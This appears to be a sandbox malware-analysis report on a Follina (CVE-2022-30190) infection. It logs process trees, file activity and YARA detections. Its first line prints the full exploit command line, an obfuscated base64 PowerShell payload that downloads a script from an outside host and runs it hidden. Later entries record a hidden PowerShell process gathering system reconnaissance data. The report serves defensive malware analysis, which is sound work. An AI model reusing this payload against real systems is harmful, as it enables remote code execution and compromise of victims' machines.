Commandline:	C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACcAaAB0AHQAcABzADoALwAvAHMAdQBtAG0AaQB0AC4AZABpAGQAbgBzAC4AcgB1AC8AZgBvAHIAYgBlAHMAdAAuAHAAcwAxACcALAAgACcAQwA6AC8AdwBpAG4AZABvAHcAcwAvAHQAZQBtAHAALwA1AGQAYgA2ADUAYwA3AC4AcABzADEAJwApACAAOwAgAFMAdABhAHIAdAAtAFAAcgBvAGMAZQBzAHMAIABwAG8AdwBlAHIAcwBoAGUAbABsAC4AZQB4AGUAIAAtAEEAcgBnAHUAbQBlAG4AdABMAGkAcwB0ACAAJwAtAHcAaQBuAGQAbwB3AHMAdAB5AGwAZQAgAGgaQBkAGQAZQBuACAALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbBpAGMAeQAgAFUAbgByAGUAcwB0AHIAaQBjAHQAZQBkACAALQBGAGkAbABlACAAQwA6AC8AVwBpAG4AZABvAHcAcwAvAFQAZQBtAHAALwA1AGQAYgA2ADUAYwA3AC4AcABzADEAJwA='+[char]34+'))))i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe
Imagebase:	0x1160000

File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000007.00000002.527146475.0000000000810000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000007.00000002.527146475.0000000000810000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000007.00000002.530154315.0000000000930000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000007.00000002.530154315.0000000000930000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000007.00000002.527356593.0000000000818000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000007.00000002.527356593.0000000000818000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000007.00000002.530232079.0000000000CA0000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000007.00000002.530232079.0000000000CA0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	118BFE8	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	118BFE8	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	118BFE8	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	118BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	118BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	118BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_A825CC0E-6A04-4CD5-85C5-863A48BD5788_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	118BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_A825CC0E-6A04-4CD5-85C5-863A48BD5788_\inuse	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	118B734	CreateFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **6732**, Parent PID: **2600**

General

Target ID:	20
Start time:	08:30:28
Start date:	20/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\qghxibcc\qghxibcc.cmdline
Imagebase:	0xc0000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\qghxibcc\CSC6B59943BD49B40F0B0C17D73652F0B2.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	11E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qghxibcc\CSC6B59943BD49B40F0B0C17D73652F0B2.TMP	success or wait	1	139793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qghxibcc\CSC6B59943BD49B40F0B0C17D73652F0B2.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	13967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qghxibcc\qghxibcc.cmdline	unknown	356	success or wait	1	11E638	ReadFile
C:\Users\user\AppData\Local\Temp\qghxibcc\qghxibcc.0.cs	unknown	5944	success or wait	1	11E638	ReadFile

Analysis Process: cvtres.exe PID: **6940**, Parent PID: **6732**

General

Target ID:	21
Start time:	08:30:30
Start date:	20/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESAD7B.tmp" "c:\Users\user\AppData\Local\Temp\qghxibcc\CSC6B59943BD49B40F0B0C17D73652F0B2.TMP"
Imagebase:	0x1f0000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **5856**, Parent PID: **2600**

General

Target ID:	22
Start time:	08:30:33
Start date:	20/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\53i2jeo5\53i2jeo5.cmdline
Imagebase:	0xc0000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\53i2jeo5\CSCF157ADCDF084F15A343B1EBC149E5EE.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	11E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\53i2jeo5\CSCF157ADCDF084F15A343B1EBC149E5EE.TMP	success or wait	1	139793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\53i2jeo5\CSCF157ADCDF084F15A343B1EBC149E5EE.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFile Info$TranslationStringFileInf	success or wait	1	13967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\53i2jeo5\53i2jeo5.cmdline	unknown	356	success or wait	1	11E638	ReadFile
C:\Users\user\AppData\Local\Temp\53i2jeo5\53i2jeo5.0.cs	unknown	791	success or wait	1	11E638	ReadFile

Analysis Process: cvtres.exe PID: **5972**, Parent PID: **5856**

General

Target ID:	23
Start time:	08:30:35
Start date:	20/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESC028.tmp" "c:\Users\user\AppData\Local\Temp\53i2jeo5\CSCF157ADCDF084F15A343B1EBC149E5EE.TMP"
Imagebase:	0x1f0000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **1320**, Parent PID: **2600**

General	
Target ID:	25
Start time:	08:30:50
Start date:	20/06/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -ExecutionPolicy Unrestricted -File C:/Windows/Temp/5db65c7.ps1
Imagebase:	0xb00000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Recon_Commands_Windows_Gen1, Description: Detects a set of reconnaissance commands on Windows systems, Source: 00000019.00000003.452130269.0000000003572000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	61D1CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	61D1CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ogegyc5p.v4z.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	60C61E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ogj5s2nl.gb1.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	60C61E60	CreateFileW
C:\Users\user\Documents\20220620\PowerShell_transcript.878411.9IXjPi_g.20220620083055.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	60C61E60	CreateFileW
C:\windows\temp\8f720a5db6c7	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	60C6BEFF	CreateDirectoryW
C:\windows\temp\8f720a5db6c7\summary.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	60C61E60	CreateFileW
C:\windows\temp\8f720a5db6c7\bios.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	60C61E60	CreateFileW
C:\windows\temp\8f720a5db6c7\ram.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	60C61E60	CreateFileW
C:\windows\temp\8f720a5db6c7\cpu.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	60C61E60	CreateFileW
C:\windows\temp\8f720a5db6c7\ip.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	60C61E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\windows\temp\8f720a5db6c7\NetworkAdapterConfig.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	60C61E60	CreateFileW
C:\windows\temp\8f720a5db6c7\disk.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	60C61E60	CreateFileW
C:\windows\temp\8f720a5db6c7\process.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	60C61E60	CreateFileW
C:\windows\temp\8f720a5db6c7\NetworkAdapter.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	60C61E60	CreateFileW
C:\windows\temp\8f720a5db6c7\apps.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	60C61E60	CreateFileW
C:\windows\temp\8f720a5db6c7\ipConfig.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	60C61E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ogegyc5p.v4z.ps1	success or wait	1	60C66A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ogj5s2nl.gb1.psm1	success or wait	1	60C66A95	DeleteFileW
C:\Windows\Temp\5db65c7.ps1	success or wait	1	60C66A95	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ogegyc5p.v4z.ps1	0	1	31	1	success or wait	1	60C61B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ogj5s2nl.gb1.psm1	0	1	31	1	success or wait	1	60C61B4F	WriteFile
unknown	0	3	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	60C61B4F	WriteFile
unknown	3	683	75 6e 6b 6e 6f 77 6e	unknown	success or wait	13	60C61B4F	WriteFile
C:\Windows\Temp\8f720a5db6c7\summary.txt	0	422	fd fd 0d 00 0a 00 0d 00 0a 00 44 00 6f 00 6d 00 61 00 69 00 6e 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 3a 00 20 00 6d 00 73 00 6c 00 4d 00 56 00 0d 00 0a 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 3a 00 20 00 54 00 45 00 72 00 62 00 35 00 6b 00 31 00 62 00 5a 00 5a 00 4e 00 34 00 38 00 34 00 6d 00 0d 00 0a 00 4d 00 6f 00 64 00 65 00 6c 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 3a 00 20 00 68 00 20 00 66 00 6d 00 32 00 44 00 66 00 0d 00 0a 00 4e 00 61 00 6d 00 65 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 3a 00 20 00 44	Domain : mslMVManufacturer : TErb5k1bZZN484mModel : h fm2DfName : D	success or wait	1	60C61B4F	WriteFile
C:\Windows\Temp\8f720a5db6c7\summary.txt	422	8	0d 00 0a 00 0d 00 0a 00		success or wait	1	60C61B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\8f720a5db6c7\bios.txt	0	350	fd fd 0d 00 0a 00 0d 00 0a 00 53 00 4d 00 42 00 49 00 4f 00 53 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 20 00 3a 00 20 00 34 00 47 00 48 00 50 00 53 00 0d 00 0a 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 3a 00 20 00 41 00 4e 00 33 00 43 00 42 00 0d 00 0a 00 4e 00 61 00 6d 00 65 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 3a 00 20 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 0d 00 0a 00 53 00 65 00 72 00 69 00 61 00 6c 00 4e 00 75 00 6d 00 62 00 65 00 72 00 20 00 20	SMBIOSBIOSVersion : 4GHPSManufacturer : AN3CBName : VMW71.00V.18227214.B64.2106252220SerialNumber	success or wait	1	60C61B4F	WriteFile
C:\Windows\Temp\8f720a5db6c7\bios.txt	350	8	0d 00 0a 00 0d 00 0a 00		success or wait	1	60C61B4F	WriteFile
C:\Windows\Temp\8f720a5db6c7\ram.txt	0	3286	fd fd 0d 00 0a 00 0d 00 0a 00 5f 00 5f 00 47 00 45 00 4e 00 55 00 53 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 3a 00 20 00 32 00 0d 00 0a 00 5f 00 5f 00 43 00 4c 00 41 00 53 00 53 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 3a 00 20 00 57 00 69 00 6e 00 33 00 32 00 5f 00 50 00 68 00 79 00 73 00 69 00 63 00 61 00 6c 00 4d 00 65 00 6d 00 6f 00 72 00 79 00 0d 00 0a 00 5f 00 5f 00 53 00 55 00 50 00 45 00 52 00 43 00 4c 00 41 00 53 00 53 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 3a 00 20 00 43 00 49 00 4d 00 5f 00 50 00 68 00 79 00 73 00 69 00 63 00 61 00 6c 00 4d 00 65 00 6d 00 6f 00 72 00 79 00 0d 00 0a 00 5f 00 5f 00 44 00 59 00 4e 00 41 00 53 00 54 00 59	__GENUS : 2__CLASS : Win32_PhysicalMemory__SUPERCLASS : CIM_PhysicalMemory__DYNASTY	success or wait	1	60C61B4F	WriteFile
C:\Windows\Temp\8f720a5db6c7\ram.txt	3286	8	0d 00 0a 00 0d 00 0a 00		success or wait	1	60C61B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\8f720a5db6c7\cpu.txt	0	782	fd fd 0d 00 0a 00 0d 00 0a 00 43 00 61 00 70 00 74 00 69 00 6f 00 6e 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 3a 00 20 00 49 00 6e 00 74 00 65 00 6c 00 36 00 34 00 20 00 46 00 61 00 6d 00 69 00 6c 00 79 00 20 00 36 00 20 00 4d 00 6f 00 64 00 65 00 6c 00 20 00 38 00 35 00 20 00 53 00 74 00 65 00 70 00 70 00 69 00 6e 00 67 00 20 00 37 00 0d 00 0a 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6f 00 6e 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 3a 00 20 00 49 00 6e 00 74 00 65 00 6c 00 36 00 34 00 20 00 46 00 61 00 6d 00 69 00 6c 00 79 00 20 00 36 00 20 00 4d 00 6f 00 64 00 65 00 6c 00 20 00 38 00 35 00 20 00 53 00 74 00 65	Caption : Intel64 Family 6 Model 85 Stepping 7Description : Intel64 Family 6 Model 85 Ste	success or wait	1	60C61B4F	WriteFile
C:\Windows\Temp\8f720a5db6c7\cpu.txt	782	8	0d 00 0a 00 0d 00 0a 00		success or wait	1	60C61B4F	WriteFile
C:\Windows\Temp\8f720a5db6c7\ip.txt	0	28	fd fd 31 00 39 00 32 00 2e 00 31 00 36 00 38 00 2e 00 32 00 2e 00 33 00 0d 00 0a 00	192.168.2.3	success or wait	2	60C61B4F	WriteFile
C:\Windows\Temp\8f720a5db6c7\NetworkAdapterConfig.txt	0	404	fd fd 0d 00 0a 00 0d 00 0a 00 44 00 48 00 43 00 50 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 3a 00 20 00 54 00 72 00 75 00 65 00 0d 00 0a 00 49 00 50 00 41 00 64 00 64 00 72 00 65 00 73 00 73 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 3a 00 20 00 0d 00 0a 00 44 00 65 00 66 00 61 00 75 00 6c 00 74 00 49 00 50 00 47 00 61 00 74 00 65 00 77 00 61 00 79 00 20 00 3a 00 20 00 0d 00 0a 00 44 00 4e 00 53 00 44 00 6f 00 6d 00 61 00 69 00 6e 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 3a 00 20 00 0d 00 0a 00 53 00 65 00 72 00 76 00 69 00 63 00 65 00 4e 00 61 00 6d 00 65 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 3a 00 20 00 6b 00 64 00 6e 00 69 00 63 00 0d 00 0a 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69	DHCPEnabled : TrueIPAddress : DefaultIPGateway : DNSDomain : ServiceName : kdnicDescripti	success or wait	10	60C61B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 28 00 00 00 fd 30 61 28 9f fd 08 4d 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 4e 65 74 41 64 61 70 74 65 72 5c 4e 65 74 41 64 61 70 74 65 72 2e 70 73 64 31 44 00 00 00 1d 00 00 00 47 65 74 2d 4e 65 74 41 64 61 70 74 65 72 50 6f 77 65 72 4d 61 6e 61 67 65 6d 65 6e 74 02 00 00 00 11 00 00 00 53 65 74 2d 4e 65 74 41 64 61 70 74 65 72 51 6f 73 02 00 00 00 15 00 00 00 44 69 73 61 62 6c 65 2d 4e 65 74 41 64 61 70 74 65 72 52 73 73 02 00 00 00 12 00 00 00 44 69 73 61 62 6c 65 2d 4e 65 74 41 64 61 70 74 65 72 02 00 00 00 1d 00 00 00 47 65 74 2d 4e 65 74 41 64 61 70 74 65 72 43 68 65 63 6b 73 75 6d 4f	PSMODULECACHE(0a(MC:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.psd1DGet-NetAdapterPowerManagementSet-NetAdapterQosDisable-NetAdapterRssDisable-NetAdapterGet-NetAdapterChecksumO	success or wait	7	60C61B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	3907	6e 64 6f 77 73 4f 70 74 69 6f 6e 61 6c 46 65 61 74 75 72 65 08 00 00 00 17 00 00 00 47 65 74 2d 57 69 6e 64 6f 77 73 49 6d 61 67 65 43 6f 6e 74 65 6e 74 08 00 00 00 15 00 00 00 41 64 64 2d 57 69 6e 64 6f 77 73 43 61 70 61 62 69 6c 69 74 79 08 00 00 00 1d 00 00 00 52 65 6d 6f 76 65 2d 50 72 6f 76 69 73 69 6f 6e 65 64 41 70 70 78 50 61 63 6b 61 67 65 01 00 00 00 13 00 00 00 55 70 64 61 74 65 2d 57 49 4d 42 6f 6f 74 45 6e 74 72 79 08 00 00 00 11 00 00 00 53 61 76 65 2d 57 69 6e 64 6f 77 73 49 6d 61 67 65 08 00 00 00 11 00 00 00 41 64 64 2d 57 69 6e 64 6f 77 73 44 72 69 76 65 72 08 00 00 00 15 00 00 00 41 70 70 6c 79 2d 57 69 6e 64 6f 77 73 55 6e 61 74 74 65 6e 64 01 00 00 00 fd fd fd fd 66 fd fd 27 9f fd 08 53 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73	ndowsOptionalFeatureGet-WindowsImageContentAdd-WindowsCapabilityRemove-ProvisionedAppxPackageUpdate-WIMBootEntrySave-WindowsImageAdd-WindowsDriverApply-WindowsUnattendf'SC:\Windows\s	success or wait	2	60C61B4F	WriteFile
C:\Windows\Temp\8f720a5db6c7\NetworkAdapterConfig.txt	3862	8	0d 00 0a 00 0d 00 0a 00		success or wait	1	60C61B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
